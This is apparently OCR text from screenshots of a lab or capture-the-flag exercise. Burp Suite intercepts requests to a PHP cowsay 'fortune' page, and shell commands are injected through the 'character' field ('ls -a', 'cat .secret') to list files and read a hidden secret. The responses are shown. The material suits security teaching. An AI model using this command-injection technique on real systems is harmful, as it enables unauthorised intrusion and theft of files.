Request to http://10.8.0.240:83
Forward Drop Intercept is on
Raw Params Headers Hex
POST request to /fortune.php
Type Name Value
Cookie PHPSESSID gq3097lkctpjk84ol192tlkg0s
Cookie superuser false
Body character beavis.zen; ls -a
Body Submit Get Fortune


/ You love your home and want it to be \
\ beautiful. /
.
..
.htaccess
.secret
fortune.php


10.8.0.240:83/fortune.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Welcome to Fortune!
hoose your favourite cowsay character and get today's fortune!
Cowsay Character
beavis.zen
Get Fortune
You love your home and want it to be \
beautiful. /
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://10.8.0.240:83
Forward Drop Intercept is on
Raw Params Headers Hex
POST request to /fortune.php
Type Name Value
Cookie PHPSESSID gq3097lkctpjk84ol192tlkg
Cookie superuser false
Body character beavis.zen;cat .secret
Body Submit Get Fortune


/ Do not sleep in a eucalyptus tree \
\ tonight. /
graphic selfheal withhold serenity scalage stairs